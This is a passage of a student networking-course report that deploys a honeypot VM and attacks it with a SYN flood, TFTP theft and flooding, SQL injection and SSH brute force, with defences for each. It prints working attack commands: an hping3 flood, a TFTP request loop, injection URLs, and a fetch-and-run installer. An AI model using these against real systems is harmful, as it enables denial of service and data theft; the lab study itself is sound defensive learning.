Project report

Investigating Network Security Through Honeypots

Angus Bews, Cristina Rojas, Khushboo Chugh

CSC 466: Overlay and Peer-to-Peer Networks

Dr. Jianping Pan

Project Report

https://sites.google.com/view/466projectattackers/

Spring 2025

Table of Contents

Abstract

With global cybercrime costs projected to exceed $10.5 trillion annually by 2025 [1], proactive cybersecurity measures play a critical role in securing infrastructure and company assets. Honeypots are a tool that is effective in understanding attackers' behaviours and how they exploit system vulnerabilities. Honeypots are a decoy system designed to attract and log malicious activity [2]. This project explored common attack vectors by deploying a honeypot in a controlled environment, focusing on network and application layer vulnerabilities.

In this paper, we discuss the four types of cyberattacks we performed, which included SYN flooding attacks, TFTP-based exploits, SQL injections, and brute-force attacks on SSH. We observed how each attack impacted the system and the respective OSI layer the attack targeted. Through these experiments, we monitored system responses and assessed the real-world applicability of defenses such as SYN cookies, input sanitization, and access controls.

Beyond our technical implementation, we researched how vulnerabilities in legacy protocols can impact modern network architectures, highlighting the need for secure network design. With our findings, we aim to reinforce the importance of security and monitoring in preventing attacks. This project deepened our understanding of attack tactics, and this report provides insights in how to improve system security with applications to real-world systems.

1. Introduction

1.1 Background

In cybersecurity, prevention, detection, and correction are essential components of a defence strategy. Organizations must be able to identify and mitigate cyber threats as early as possible, as time is critical when attacks occur [3]. Cyberattacks are becoming increasingly sophisticated and frequent, making proactive security measures crucial to preserve a system's integrity. One effective approach to enhance threat detection and system resilience is through the deployment of honeypots.

A honeypot is a deceptive security mechanism designed to lure attackers by simulating vulnerable systems or assets. Honeypots can take various forms depending on their intended function. They may be dedicated physical servers, virtual machines (VMs), software-based simulations, or something as simple as a file with unique attributes. These resources are made to attract unauthorized access [4]. Its primary purpose is to be misused and exploited, allowing security teams to monitor attack behaviours, analyze tactics, and improve the defensive mechanisms in place [5]. By studying how attackers interact with honeypots, organizations can identify vulnerabilities, assess potential risks, and develop more effective security strategies.

Beyond detection, honeypots also serve as an early warning system, providing alerts when malicious activity is detected. In large-scale enterprises, they can be integrated with Intrusion Detection Systems (IDS) and Security Information and Event Management (SIEM) solutions to automate threat analysis and response mechanisms. Moreover, honeypots play a crucial role in cyber threat intelligence by gathering data on emerging threats, helping organizations stay ahead of attackers.

Nevertheless, deploying honeypots also presents various challenges, including the risk of being detected by attackers and the requirement for continuous monitoring and maintenance. Despite these challenges, if organizations use honeypots effectively they can gain valuable insights into attacker methodologies, strengthen their security posture, improve forensic analysis, reduce the risk of severe data breaches, and enhance proactive security measures. As cyber threats continue

to evolve, deploying intelligent, well-placed honeypots will be an essential component of modern cybersecurity strategies.

1.2 Our Goals

In this project, we deployed a honeypot system with the goal of exploring different attack vectors and analyzing their effectiveness. Simultaneously, we researched mitigation strategies to strengthen system security. Through this experiment, we conducted multi-layer attacks on the honeypot, focusing on which network layers each attack affected. Using the attacks, we evaluated the challenges associated with protecting each layer. In this project, we recorded our findings for individual attacks in updates, which were then uploaded to the course's Microsoft Teams channel. These updates and our final project presentation can also be found on our project website.

2. Methodology

For our project, we set up a controlled environment using a VM. We looked into running the project on the cloud to expand our cloud security knowledge; however, despite there being great cloud service free tiers such as the Oracle Free tier or Amazon Web Services free tier, we opted against it as we did not want to risk being billed if we needed to expand our project. The following describes how we ended up doing the setup for our project.

2.1 Virtual Machine Configuration

The honeypot system was deployed on a VM using VMware Fusion on an ARM64-based macOS MacBook Pro. The virtualized environment provided an isolated and flexible testing platform, allowing for controlled experimentation with various cyber threats while maintaining system security.

The VM was configured with Ubuntu 22.04 LTS (Long-Term Support) for servers, a stable, secure, and widely supported Linux distribution well-suited for cybersecurity research [6]. We installed the OS in VMware Fusion, assigning the necessary CPU, RAM, and network settings. We installed Ubuntu with reduced system overhead and avoided unnecessary services that could interfere with the honeypot environment. The VM was allocated 11.5 GB of disk space, which was the maximum available storage on this team member's laptop.

However, after installation, we quickly realized that the combination of operating system (OS) overhead, log files, packages, and dependencies significantly constrained available storage, which later became a major challenge for data collection and analysis. Memory and storage limitations became a recurring issue, impacting system performance and requiring frequent memory management.

2.2 Network configuration

To create realistic attack scenarios while ensuring that the system remained private and accessible to our team, the network was configured with the following settings:

- ***Bridged Networking Mode:*** This allows the honeypot to be accessible from the local network and simulate a real-world exposed server for attack analysis [7].
- ***Static IP Assignment:*** A static private IP was assigned to ensure consistent monitoring and logging of network traffic.
- ***Private IP Addressing:*** The honeypot VM was never assigned a public IP, ensuring it remained inaccessible from the public internet. Due to memory constraints, we wanted to prevent uncontrolled public attacks that could overload system memory.

To enable secure remote access, we utilized Tailscale, an encrypted peer mesh network, allowing team members to connect to the honeypot remotely while maintaining strict access control.

- ***Tailscale Authentication:*** To enforce authentication, all team members authenticated to Tailscale using GitHub SSH keys.
- ***Access to Host:*** All devices that needed to access the VM had Tailscale installed to alter the IP and allow direct SSH access via its private Tailscale IP.
- ***NAT & Internal Network Isolation:*** The VM was kept on an internal NAT network, ensuring it remained isolated from external networks while still being accessible through Tailscale's encrypted tunnel [8].

2.3 Honeypot Deployment

When researching different types of honeypots, we came across T-Pot, which is a cohesive honeypot platform that supports 20+ different honeypots (as Docker images) and built-in logging and visualization tools such as Elastic Stack. Figure 1 shows the configuration of the T-Pot architecture. [9] outlines the different ports the T-Pot alters on the VM to configure the different honeypots.

To install the T-Pot, we ran the following command and followed the installation instructions on the screen:

```
env bash -c "$(curl -sL https://github.com/telekom-security/tpotce/raw/master/install.sh)"
```

During the installation process, you are required to choose a honeypot (the options are T-Pot Full, Mini, and Sensor). Each option has different features and requirements:

- T-Pot Full offers the most complete set of honeypots, but is the most storage-intensive
- T-Pot Sensor is more accurate for a distributed honeypot setup since it sends logs to a central T-Pot master node.
- T-Pot Mini includes fewer capabilities and logging features. However, it has fewer storage requirements, making it ideal for low-resource environments like ours.

Initially, we attempted to deploy T-Pot Mini; however, due to severe memory constraints, our virtual machine lacked the necessary memory to support the full deployment. T-Pot requires Docker to run each honeypot service in a containerized environment, but this resulted in excessive memory consumption. The lack of memory prevented us from capturing logs or performing TCP dump analysis effectively. Despite attempts to use Suricata logs to assess whether our attack simulations were successful, memory exhaustion prevented proper logging and analysis.

As a result, we decided to manually install and configure only the essential honeypot services instead of deploying a pre-packaged honeynet. This approach allowed us to tailor the environment to our specific use case while minimizing resource usage.

2.4 Services Setup

To create a functional honeypot environment, we manually configured the following key services on the virtual machine:

- ***TCP Dump:*** This is used to capture and analyze network traffic.
- ***TFTP Server:*** To simulate misconfigured file transfer vulnerabilities.
- ***MySQL:*** To facilitate SQL injection attack simulations.
- ***Cowrie SSH/Telnet Honeypot:*** To log and analyze unauthorized access attempts.

By avoiding the overhead of Docker-based deployments and manually setting up the required services, we optimized memory usage while maintaining a realistic honeypot environment. This approach allowed us to conduct network layer (Layer 4) and application layer (Layer 7) attack simulations while ensuring our VM remained operational within our constraints.

3. Implementation

3.1 Overview of Attacks

The attacks we chose in this experiment are prevalent across many applications. They are popular, well-known, and easily executable. We covered SYN flooding, TFTP exploitation, SQL injections, and brute-forcing a password. For each attack, we set up the environment required, collected results, and researched prevention techniques.

3.2 SYN Flood Attacks

The first attack that we tried was the SYN attack. A SYN attack is a Denial of Service (DoS) attack where the attacker sends repeated initial connection requests (SYN) packets, often with spoofed IP addresses, to overwhelm some of the ports on a machine. In response to the SYN packets, the server responds to each connection request and leaves an open port ready to receive the response. While the server waits for the final ACK packet, the attacker continues to send more SYN packets, which causes the server to maintain a new open port connection (for a certain amount of time). This can result in the server becoming unresponsive due to the abnormal traffic and degrade performance [10].

3.2.1 Attack Setup and Execution

In order for our honeypot to be vulnerable to SYN attacks, we had to:

1. Disable cookies: `sudo sysctl -w net.ipv4.tcp_syncookies=0`
2. Lower backlog size: `sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128`
3. Remove the limit on half connections: `sudo sysctl -w net.ipv4.tcp_abort_on_overflow=0`

To simulate an attack scenario in which an attacker has access to the honeypot's public IP address, we did a SYN flood attack on port80 `hping3`, a packet generator that lets you craft packets with specific flags or payloads. We decided to target port 80 because this is the port that handles the web server traffic. Overloading this port can disrupt the way the server handles HTTP connections, making it an effective way to show a DoS simulation on an essential service.

We used the following command to send SYN packets:

```
sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 100.104.230.52
```

The flags used in the above command are as follows:

- The `-c` flag specifies that we sent 15000 packets to the honeypot, where the size of each packet is 120 bytes (specified by the `-d` flag) and the packet window size is 64 (specified by `-w`).
- `-S` specifies the type of packet, which is a TCP SYN packet.
- `-p` specifies that we want to flood port 80.
- `--flood` is used to send packets without waiting for responses.
- `--rand-source` uses random source IP addresses for each packet, making it harder to track the sender.

3.2.2 Results

We captured the results of the SYN attack using a TCP Dump, which is attached in Figure 2. Since we used `--rand-source`, each SYN packet is shown to be sent from a different IP address, making the attacker more difficult to track and prevent [11]. The checksum, sequence number, and length of the payload are also visible in the figure. For a system admin monitoring the honeypot, the length of the payload should raise concerns since a regular SYN packet does not have a payload in the TCP 3-way handshake. We added a payload in our attack command to see if we could bypass the SYN cookies measure, which we successfully did.

When we simulated this attack from one of our local machines, we instantly started noticing an overall slowdown of the honeypot server. The other team members (non-attackers) who were connected to the server with an SSH connection noticed that their connections started to freeze and observed an overall slowdown of the system in executing commands. Since the server had several half-connections, the SYN attack was forcing the server to consume additional resources, and it was unable to keep our SSH connections alive successfully. Additionally, running simple commands directly on the server (not via SSH) was also difficult during the attack since the server was under extreme load and was not adequately processing requests. Overall, we saw that

the performance of the server degraded as a result of the SYN attack since resource limits were impacted.

Reflecting on the layers impacted by this attack, this attack primarily impacts the Transport Layer (Layer 4) since this attack abuses the TCP handshake process and uses SYN packets to overload a system. We also observed the SYN Attack through the `ss` command (which displays socket statistics). This allows the system admin to monitor the network connections and traffic. A screencap of this command is shown in Figure 3. As shown, there are several active TCP connections and listening sockets. There are many SYN-SENT states shown, which indicates that the system has sent many SYN-ACKs but is waiting on the final ACK to complete the 3-way handshake. These half-open connections indicate that there is a potential SYN flood attack on the machine, verifying that the attack we simulated was successful.

3.2.3 Prevention Techniques

There are several ways to defend against SYN flood attacks, as suggested in [12]. One of these methods is packet filtering, which uses an access list to control whether packets from a specific host or group of hosts will reach a portion of the network. However, a limitation to this technique is that it cannot be implemented effectively because of source IP spoofing. Another potential solution is rate limiting, which involves limiting the amount of data that can be received or forwarded from an interface. This is controlled by either the router or the server. In the case when an attack source cannot be defined, a rate limit can be set to the full bandwidth of the link between routers, due to which the volume of incoming traffic can be controlled in an effective way. System admins can also monitor traffic on the network to effectively decide what to set the rate limit to. Additionally, a commonly used mechanism against SYN attacks is TCP SYN cookies. We disabled these in our honeypot to make it an easier target; however, as a defence strategy, TCP SYN cookies are very effective and provide an easy approach to preventing SYN attacks. The use of TCP SYN cookies eradicates the need for the server to have a SYN queue. Instead, it replies to SYN packets with a SYN/ACK packet that contains an encoding of the source and destination IP addresses. If a spoofed IP address is used, the attacker does not receive the SYN/ACK packet and hence cannot reply with the final ACK packet (as part of the 3-way handshake). With a legitimate connection, if the server receives the final ACK packet, it uses it

to decode the IP addresses again and reconstruct them to proceed with the connection. This helps prevent a server from dropping connections when the SYN queue fills up. Research and experimentation in a lab environment in [12] found that SYN cookies were a very effective countermeasure against SYN attacks.

3.3 TFTP Attacks

TFTP is a basic lockstep communication protocol that enables clients and servers to send and receive files [13]. TFTP operates at the Application Layer as it provides file transfer functionality. Moreover, TFPT relies on UDP (User Datagram Protocol) at Layer 4, which is the Transport Layer [14]. This means that TFTP does not handle reliability or retransmissions itself, but it relies on the application to handle lost packets. TFTP is mostly used for lightweight, fast file transfers; however, it lacks methods to authenticate or securely encrypt data [15].

Through this experiment, we explore the inherent security risks built into TFTP. This is important because any security attacks concerning the TFTP protocol can allow attackers to enumerate files, retrieve sensitive data, or upload malicious data to the server.

3.3.1 Attack Setup and Execution

For our setup, we started by setting up our own TFTP server on our honeypot VM. By setting it up ourselves, we were able to learn the different configurations that make a TFTP server vulnerable. This also provided flexibility in setting up or reconfiguring our own TFTP server, as opposed to using one provided by an existing honeypot.

We first installed a simple TFTP server on our Ubuntu VM using the following commands:

```
sudo apt update
```

```
sudo apt install tftpd-hpa -y
```

Running `apt install` gives you a basic running TFTP server that is listening on all active network interfaces on both IPv4 and IPv6. However, this default TFTP server only allows you to get files from the server; uploading does not work. To allow file uploads, we edited the configuration file

that is located in `/etc/default/tftpd-hpa`. We edited this file to allow insecure file uploads (as would be expected from a honeypot setup). Both the default file and our customized files can be seen in Figures 4 and 5, respectively.

Figure 5 shows the use of the `--create` flag, which allows uploads to the server. Additionally, the `--verbose` flag is used to allow detailed logging of TFTP requests. Changing the configuration file requires the service to be enabled and the server to be restarted, so we did this next. Now, a third-party machine could get and upload files to this server, and our TFTP server was ready to be attacked.

3.3.1.1 Attack 1: Data Theft

To get an important file from the server, we ran the following commands:

```
tftp [Honeypot Server IP]
tftp> get important_file.txt
tftp> quit
```

This successfully retrieved a file called “important_file.txt” onto the server using the TFTP protocol.

3.3.1.2 Attack 2: Malicious Upload

To allow an attack, we ran the following commands from one of our personal computers:

```
tftp [Honeypot Server IP]
tftp> put bad_file.sh
tftp> quit
```

This successfully placed a file called “bad_file.sh” onto the server using the TFTP protocol. In our TFTP server configuration, we restricted all file uploads to a designated TFTP directory. However, in real-world scenarios, a simple misconfiguration of this service could expose the system to various risks. For instance, an attacker could overwrite or upload malicious files to sensitive locations. One example would be altering an important file like `~/.ssh/authorized_keys` and injecting an SSH key into this file, potentially granting the attackers unauthorized access to the system.

3.3.1.3 Attack 3: Denial of Service/Flooding

Once we confirmed we could upload and download files from the server, we simulated a DoS attack on the TFTP server. This included flooding the TFTP server with thousands of get requests back-to-back. To do this, we used this command:

```
for i in {1..10000}; do
  echo -e "mode octet\nget non_existing_file_$i" | tftp 100.104.230.52
done
```

In this attack, we intentionally requested a file that did not exist, with the purpose of overwhelming the server's processing capabilities(as seen in Figure 6). At the same time, a teammate using a different device uploaded a malicious file to the server. Due to the volume of the flooding attack, the honeypot's log files were overwhelmed with a large amount of data, and the injection of the malicious file got buried in this file. This shows how overwhelming traffic can obscure critical malicious activity from being detected, making it harder for system administrators to detect real threats. Despite the noise, we were able to observe the malicious upload reflected in the system logs, as seen in Figure 7. Figure 7 also shows that the `malicious.sh` file originated from a different IP address than the one in the original flood attack.

Additionally, while one attacker was flooding the system, another team member (as a user of the server) tried to get a legitimate file from the server. Here, we were expecting to see a DoS as a result of the flooding, where the TFTP server would either slow down or not respond to the legitimate request in time, and unexpectedly the TFTP remained responsive. It is possible that this was caused by not enough requests flooding the network or the fact that our network is very small. This might be because we had insufficient traffic volume to saturate the server's resources. Moreover, since the testing environment was small, it did not accurately simulate real-world traffic congestion.

3.3.2 Prevention Techniques

TFTP is inherently unsafe as it was designed to be as light-weight as possible. We started by exploring other options for file transfer, which include File Transfer Protocol (FTP) and SSH File Transfer Protocol, also known as Secure File Transfer Protocol (SFTP). FTP differs from TFTP in that TFTP does not support any authentication protocol. TFTP does not have any support for login and password verification. In contrast, private FTP sites require a login and password to gain access. FTP is also reliable and efficient, whereas TFTP focuses more on simplicity than security [16]. Comparing SFTP to TFTP, SFTP is more secure because it uses port 22 (SSH) for connection. This enhances the overall reliability for transferring files. In addition, SFTP supports data encryption such as Triple DES (Data Encryption Standard) and AES (Advanced Encryption Standard). A major distinction between the three protocols is that TFTP uses UDP at the Transport Layer, but both SFTP and FTP use TCP for a more reliable and secure connection [17].

Further research shows that TFTP is especially vulnerable to Man-in-the-Middle attacks [18]. If a user is transferring files to/from a TFTP server, a third party can intercept the requests, redirect them to their own machine, and respond to the user with a malicious file in response or corrupt the file they intercepted. Since the files being transferred may be unencrypted and TFTP does not inherently have any security implemented, it is more susceptible to these kinds of attacks. There are many mitigation strategies to prevent attacks that TFTP is susceptible to. One option is to use SFTP. Other mitigation strategies include using firewalls, which can help block unauthorized traffic and limit the exposure of open ports and services on the network. An imperative step is to have proper logging and monitoring. By monitoring network traffic and maintaining detailed logs, admins can identify signs of transport layer attacks, allowing for a quicker response to potential threats [19]. VPNs can also be used to hide traffic from external attackers or stop unauthorized file uploads by disabling “put” commands to the TFTP server [20].

3.4 SQL Injection

SQL injections have remained a popular vulnerability that attackers will utilize. It ranks third in the 2021 OWASP Top Ten, which outlines critical risks in applications [21]. There are three types of SQL injections depending on the channel through which they are executed.

- ***In-band SQL Injections:*** When the attacker uses the same communication channel to attack the database.
- ***Inferential SQL Attacks:*** When the attacker sends data payloads to the servers and observes the response and behaviour based on the server's response.
- ***Out of Band:*** When the attacker does not use a communication channel to get responses from the server.

SQL injections are often used within the context of login pages. This makes it an attack on the application layer. Without proper input sanitation, a user (or potential attacker) might put in an invalid username/password that gets queried through the application. We focused on how to exploit inferential SQL attacks and why databases are vulnerable to them.

SQL databases are widely used, and SQL is a popular database query language that is found in many applications across the internet. This makes them a big target for attackers [22]. Usually, developers will prepare SQL statements ahead of time and use those within their application, only leaving the username and password fields open for the user to fill in. The problem lies in the fact that developers often forget to sanitize their input, leading the attacker to type in characters like a semicolon or single quote, which have special meaning in the query language. This can disrupt the intended flow of the query and lead to unintended results. In our experiments, we utilized a tautology attack, which involves logging into an account without knowing the password, as well as piggybacking a UNION statement to learn more about the database from the attacker's perspective.

3.4.1 Attack Setup and Execution

To set up an SQL database on our VM, we started by installing and starting a MySQL server using:

```
sudo apt install mysql-server -y
sudo systemctl start mysql
sudo systemctl enable mysql
```

After doing an installation of MySQL, we set up a database that mimics a vulnerable university database. The following describes the schema for our database:

```
| id | username | password | first_name | last_name | major | course | grade
```

To populate the table with entries and make it more realistic, we ran a Python script, which generated 1000 randomly generated entries for a table called `students`. An example of the table can be seen in Figure 8.

With the database in place, we started looking into how we could use the database to create a basic application. After some research, we decided to install Flask, which is a web framework for Python that lets you build simple web apps. Since Flask provides HTTP request handling and easy integration with databases, it seemed like a great option for our purposes. We then built a Flask app and simulated a simple login service that would interact with our database. We imported `mysql.connector` in our Python program. Our Flask application can be seen in Figure 9.

The application connects to our MySQL database. By using the `@app.route('/login', methods=['GET'])` decorator, we used GET requests to get the username and password that would be passed via URL parameters. The login function gets these parameters from the GET request and checks them against the records in the `students` database to ensure that the username and password provided by the user (for login) are valid. This is where our web app was susceptible to SQL injection. Since the username and password read from the URL (received from the GET request) were not sanitized before being injected into the SQL query that got executed on the database (in the `cursor.execute(query)` command), any malicious input can get directly injected into the query and run against the database. This aligns with what is said in [23].

Even though our database has 1,000 entries, we limited the program to show results for only 10 entries during the simulated injection attack, to make the results easier to read. An example of a

“safe” login may look like this:
`http://localhost:5001/login?username=kelly.moore935&password=IY!Tb8DrUG`

In this URL, `kelly.moore935`, which is a valid username, is verified against their valid password. Putting this into the URL bar would show “Login Successful.” In the case of an incorrect password, “Invalid Credentials” is printed.

Normally, a web app would log in the user and then give an attacker access to the user’s sensitive information, depending on the app’s functionality. For our purposes, since our web app was very barebones, we made it so that a user would see the rest of their information as well. The output can be seen in Figures 10 and 11 for correct and incorrect login entries, respectively.

3.4.2 Results

With our environment in place, we looked at SQL commands that we could use. First, we tried to simulate a Tautology Attack, which is a technique where attackers use the WHERE clause of an SQL query to create a condition that is always true. This bypasses authentication. For this, we tried to emulate the following command:
`SELECT * FROM students WHERE username='' OR 1=1 -- ' AND password=''`

This command would evaluate the `OR 1=1` condition, which always evaluates to true. Due to this, the query returns all users and allows the attacker unauthorized access without checking the credentials. The `“--”` also comments out the rest of the query, which makes the password field irrelevant. To do this in our login program, we put this in the URL:
`http://localhost:5001/login?username=' OR 1=1 -- &password=`

As a result, we saw that the login was successful and query the data for all users, as displayed in Figure 12.

Our second approach was to use a Union Injection. Since our app uses a SELECT statement to verify usernames and passwords against the database, we could inject a UNION statement to the end of the database, which could take the union of both sets and output user commands. For this,

we tried to use this SQL command:

```
SELECT * FROM students WHERE username=''
UNION
SELECT null, username, password, first_name, last_name, major, null, grade FROM students -- '
AND password=''
```

Since the first part of this query, where username is equal to the empty string, returns nothing, a union of this statement combines the result of the first SELECT statement with the output of the second SELECT. Since the second SELECT statement tries to retrieve the username, password, first and last name, email, and grade for all students, this returns sensitive information for all users, as seen in Figure 13. Converting this SQL command to our injection, our URL looked like this:

```
http://localhost:5001/login?username=' UNION SELECT null, username, password, first_name,
last_name, email, null, grade FROM students -- &password=
```

For background, there are different types of SQL injection attacks, each exploiting different vulnerabilities in database query execution. According to *A Review Study on SQL Injection Attacks, Prevention, and Detection* [22], SQL injection attacks can range from error-based and blind SQL injections to time-based and out-of-band attacks. In our experiment, we primarily focused on UNION-based SQL injection, which allows attackers to retrieve data by merging results from multiple SELECT statements. Our goal was to not only extract sensitive data but also modify the database, specifically by modifying a student's grade.

However, we found UNION-based attacks to be challenging to modify the database contents. Through our practical experience and further research, we found that for a UNION SELECT injection to be successful, each SELECT statement must meet the following requirements:

1. ***Column count matching***: The number of columns in both SELECT queries must be identical.
2. ***Data type consistency****:* The data types must be the same in the queries selected.
3. ***Column order preservation****:* The structure of the original query must be compatible with the current columns.

These constraints made it difficult to inject our SQL statements, particularly UPDATE queries, within a UNION SELECT attack. Since a UNION operation only works on 2 sets, which can be achieved by doing a UNION between 2 separate SELECT commands, it was difficult for us to discover how to do a DELETE or UPDATE operation using the UNION. Initially, we tried to modify a student's grade by trying to terminate the SELECT query inside our app with a semicolon and then appending to it an UPDATE query. However, we quickly realized that MySQL does not permit multiple queries to be concatenated in one statement when using a library like `mysql-connector-python`. This limitation required us to explore alternative methods, such as trying techniques like using writable fields, using subqueries that execute updates, or exploiting database misconfigurations that allow indirect modification via stored procedures or triggers. However, none of the following methods seemed to be compatible with our database setup.

Normally, it is common for attackers to use UNION injection attacks to extract admin credentials and then log in to the web app to make modifications; however, since our app was not set up with any other functionality apart from the login, this was not something we could do. In order for attackers to modify data, there needs to be some kind of endpoint that allows modifications, such as a specific page for updating a user profile. If this webpage is also susceptible to injection like our login page, attackers could use this to modify sensitive user data.

3.4.3 Prevention Techniques

SQL injection attacks are severe security vulnerabilities that allow attackers to access information within the database by injecting malicious SQL statements. This can lead to unauthorized access, data loss, or even having the whole database system compromised. To mitigate these risks, some well-known security reinforcements include the following:

1. ***Denying access to external URLs:*** This helps mitigate attempts to perform injections that involve modifying query strings through URLs as we did in our research with the target to extract, insert or manipulate the records.

2. ***Input sanitization:*** Proper filtering and input sanitization are necessary to prevent attacks such as tautology-based attacks or piggybacked queries that aim to exploit user input and execute unintended SQL commands.
3. ***Use prepared statements****:* Prepared statements enforce having a structured query, which mitigates the possibility of attackers injecting arbitrary query commands. These statements are needed to ensure that the inputs are treated as data instead of executable SQL code. This reduces an attack's surface.
4. ***Strict access control****:* Implementing the principle of least privilege on each database user, including applications and APIs, ensures that each user has the minimum amount of permissions to function. For example, a web application should never have direct administrator access to the database, as it could facilitate an attacker to escalate their privileges.

Additional security measures include using firewalls, whitelisting users, only giving necessary information on errors, etc [24]. While these security mechanisms significantly reduce SQL injection risks, they are not perfect. One major limitation is that 0-day vulnerabilities may still be exploited before patches or updates become available. Moreover, overly restrictive security measures can make it difficult for legitimate users and database administrators to troubleshoot issues efficiently.

A proposed, innovative solution we came across [25] suggests using a parse tree to deconstruct the query imputed to the database and detect attempts to perform SQL injection attacks. A software-based approach like this could add an additional layer of protection besides traditional defences. This algorithm examines the user's input with pattern-matching techniques to check for special characters, such as "- -" and SQL keywords like SELECT, UNION, or UPDATE. This could help flag potentially malicious input [26].

3.5 Brute-Force SSH

SSH is a cryptographic network protocol that enables secure remote access and administration over unsecured networks. It supports strong passwords and public key authentication, along with

encrypted communications for command execution and file transfer. SSH operates on a client-server model, where a client initiates a session with an SSH server. It is an essential tool to securely control remote systems. SSH implementations often support additional features like terminal emulation and file transfers, which are widely used to connect remotely.

Brute-force SSH attacks remain one of the most effective and underestimated intrusion techniques despite their simplicity. [27] observed that attackers often reuse precompiled dictionaries of usernames and passwords across different networks, meaning a single weak password can compromise multiple systems. These attacks are not only widespread but also systematic. Attackers often cycle through a range of combinations that include usernames and passwords in succession, with small variations like “user” or user123”, “test” or “test2025,” and “admin” or “admin_querty” thousands of times. In one of the studies, a honeypot was subjected to over 9,000 login attempts in a single session, illustrating the scale and persistence of brute-force methods.

Brute-force attacks are extremely dangerous because of their adaptability. [27] demonstrated how modern brute-force attacks often mask their behaviour to avoid detection, such as by distributing login attempts over time or across multiple IPs, mimicking slow-motion or distributed attacks. This evasion makes it harder for basic intrusion detection systems to recognize them as threats. Once access is obtained, even with a non-root user, attackers often run system information commands (like `uname -a`, `lscpu`, or even `curl` to external malicious URLs) to assess the environment and perform exploitation. These are entry points for more serious threats.

3.5.1 Attack Setup

For this attack, we used 2 Python scripts, which aimed to achieve similar functionality to those used by attackers. The first script, `create_wordlist.py`, which can be seen in Figure 14, is responsible for generating a customized password dictionary. This script starts with a list of commonly leaked or weak passwords such as “123456,” “admin,” “qwerty,” and “root,” which are frequently found in brute-force attack dictionaries. It then modifies these base credentials by appending endings such as symbols (e.g. “!”, “@”, “123”) and recent years (e.g. “2023”, “2024”), producing combinations like "admin123" and "password2024". The final list was then

saved to `wordlist.txt` to be used in the attack phase. This mirrors how attackers use pre-computed dictionaries during brute-force attacks.

The second script, `brute_force.py`, executes the brute-force attack and can be seen in Figure 15. To do so, it reads each password from the generated wordlist and attempts to log into the honeypot at the specified IP (100.104.230.52) and port (2222), using the username "root." The script analyzes the system's response to each login attempt by checking for SSH prompts and terminal shell access. If a password is successful (indicated by a shell prompt like `#` or `$`), it immediately prints the working credential, executes a simple command (e.g. `whoami`), and terminates the session.

3.5.2 Results

Figure 16 shows our process for our manual attempt to attack the honeypot with SSH (100.104.230.52 on port 2222), where each incorrect password displays "Permission denied." Figure 19 shows the successful attack, where the `brute_force.py` prints the password that was used to attempt a login and whether the login attempt failed or succeeded. This shows the brute-force behaviour where attackers are connecting from IP address 100.85.222.28.

Logs from Cowrie showing the attack in progress are attached in Figures 17 and 18. These logs show:

- New connection events from Cowrie's SSH
- Remote SSH version (in our case, it is SSH-2.0-OpenSSH_9.8, suggesting automated tools mimicking legit clients).
- SSH client fingerprint and key exchange algorithms, particularly curve25519-sha256
- Outgoing and incoming encryption and hashing algorithms (e.g., aes128-ctr, hmac-sha2-256).
- Connection timeouts and connection lost messages after 5.0 seconds, likely because authentication failed or was deliberately cut short by Cowrie.

3.5.3 Prevention Techniques

Given that brute-force attacks continue to be a major concern, it is important to consider strong credentials in applications. [26] and [27] reinforce that weak credential hygiene is still a major weakness in modern systems. Despite the availability of strong authentication mechanisms, many systems still rely on default or guessable credentials, leaving them vulnerable. Alarmingly, even systems using “strong” passwords can be compromised if those passwords are reused across environments or present in leaked attack dictionaries. Due to this, it is crucial to avoid reusing passwords across different systems and to use basic passwords like “admin”, “user”, or any such combinations.

4. Applications to Computer Networks and Research

In this section, we analyze each attack on our honeypot system through the lens of networks, focusing on how they manifest across different layers of the OSI model. Rather than viewing these attacks purely as software, we will break them down as network events to classify and measure them according to how they impact a system.

Firstly, the SYN flood attack we explored is a classic DoS that targets the Transport Layer of the OSI model. By overwhelming a server with a flood of TCP SYN packets, it exhausts the server's resources by filling up the backlog with half-open connections, degrading system performance. Beyond its impact on traditional networks, this attack has broader implications for scalable and modern network infrastructures like Software-Defined Networking (SDN).

In SDN architectures, where data-plane switches rely on a centralized controller to manage flow rules, SYN flood attacks can severely disrupt normal operation. Each new or unknown flow generates a packet-in message, which the switch sends to the controller for further instructions. Under a SYN flood, the volume of messages increases exponentially, overwhelming the controller's computing resources and congesting the secure control channel that links it to the switches. As a result, legitimate traffic may be delayed or dropped altogether, not just at the target host but across the entire SDN-managed network. This highlights how a network layer attack can trigger network-wide instability in systems that are otherwise designed for efficiency and programmability [28].

Secondly, the TFTP attacks we simulated rely on a vulnerability targeted at unauthenticated, lightweight protocols operating at the Application Layer. While TFTP is an older protocol, it is still commonly used. Its defining characteristics, such as the lack of authentication, use of UDP, and trivial command structure, are concerns for data-centric architectures such as Named Data Networking (NDN). In NDN, communication revolves around retrieving content by name rather than from a specific host. Although this structure eliminates host-based vulnerabilities, it introduces new attack surfaces that are similar to the risks in TFTP-style protocols.

In an NDN system, if content requests are not carefully validated, attackers could simulate large volumes of malicious or non-existent data requests, leading to resource exhaustion in the Content

Store (CS) or Pending Interest Table (PIT) of NDN routers. This is similar to the DoS behaviour of a TFTP flood. Moreover, just as TFTP can be exploited for unauthorized file uploads, poorly configured NDN nodes might be tricked into caching malicious or misleading content, poisoning the network's trust model and polluting in-network caches. Since NDN's forwarding decisions depend heavily on content name matching and caching behaviour, these disruptions could degrade data delivery across the entire network.

This highlights how an application-layer vulnerability like TFTP can trigger instability in architectures designed for scalability and efficiency. In the same way that SYN floods exploit flow-based control in SDN, TFTP-style attacks in NDN could exploit data-centric routing and caching, emphasizing the need for robust authentication, rate-limiting, and content validation mechanisms in future internet designs [29].

Thirdly, the SQL injection vulnerabilities we explored provide a case study of the End-to-End principle as proposed by [30]. The End-to-End principle argues that certain functions like security, correctness, and reliability are most effectively implemented at the endpoints of a communication system, rather than relying on the underlying network to enforce them. Despite lower-layer protections, such as network encryption (using Transport Layer Security), reliable transport (using TCP), or reliable delivery, an application remains vulnerable to attackers if the application layer does not validate the meaning and intent of the input. This makes a case for a violation of the End-to-End principle. The security concerns of SQL injections arise not because the network failed to deliver packets correctly but because the application layer logic failed to enforce proper validation at the endpoint.

Finally, the brute-force SSH attack we did reveals weaknesses related to the foundation of the Internet's original architecture, the DARPA Internet Design Philosophy. The DARPA model prioritized robustness and simplicity, often assuming trustworthy, cooperative endpoints. As a result, early internet protocols were not designed with strong, built-in mechanisms for identity verification, rate-limiting, or access control. The lack of architectural constraints allowed services like SSH to handle authentication entirely at the application level. This left the services vulnerable to brute-force attacks when insufficient protections are configured. Repeated login attempts from attackers can overwhelm services and potentially compromise weak credentials,

